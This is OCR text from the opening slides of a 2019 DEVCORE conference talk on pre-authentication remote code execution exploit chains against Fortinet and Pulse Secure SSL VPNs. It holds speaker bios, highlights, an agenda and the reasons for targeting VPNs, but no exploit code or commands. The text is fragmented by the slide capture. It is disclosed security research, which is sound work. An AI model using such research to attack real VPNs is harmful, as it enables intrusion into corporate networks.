Infiltrating Corporate Intranet Like NSA

Pre-auth RCE on Leading SSL VPNs

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Meh Chang (@mehqq_)

Hacks
In Taiwan
Conference

DEVCORE
CONFERENCE 2019

TAIPEI SEP 25,

A T T A C K

DEVCORE
SECURITY CONSULTING

Orange Tsai

- Principal security researcher at DEVCORE
- Captain of HITCON CTF team
- 0day researcher, focusing on Web/Application security

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Meh Chang

- Security researcher at DEVCORE
- HITCON & 217 CTF team
- Focus on binary exploitation

mehqq_

DEVCORE

Highlights today


- Pre-auth root RCE exploit chain on **Fortinet** SSL VPN
  - Hard-core binary exploitation
  - Magic backdoor
- Pre-auth root RCE exploit chain on **Pulse Secure** SSL VPN
  - Out-of-box web exploitation
  - Highest bug bounty from **Twitter** ever
- New attack surface to compromise back all your VPN clients

Agenda


- Introduction
- Jailbreak the SSL VPN
- Attack vectors
- Case studies & Demos
- Weaponize the SSL VPN
- Recommendations

SSL VPN

- Trusted by large corporations to protect their assets
- Work with any network environments and firewalls
- Clientless, a web browser can do everything!


Intranet
Browser
WWW
SSL/TLS
SSL VPN
SSH
RDP

What if your trusted SSL VPN
is **insecure**?



Virtual Public Network
"Public"

Why focusing on SSL VPN

1. Important corporate assets but a blind-spot
2. Widely used by corporations of all sizes
3. Only few SSL VPN vendors dominate the market
4. Direct Intranet access and must be exposed to outside

Even **NSA** is hunting bugs on SSL VPN

Think about Equation Group leaks



[redacted]
[redacted]
無痕模式
facebook

Secure Logon
for Facebook Tableau

Username

Password

Logon



Welcome to the

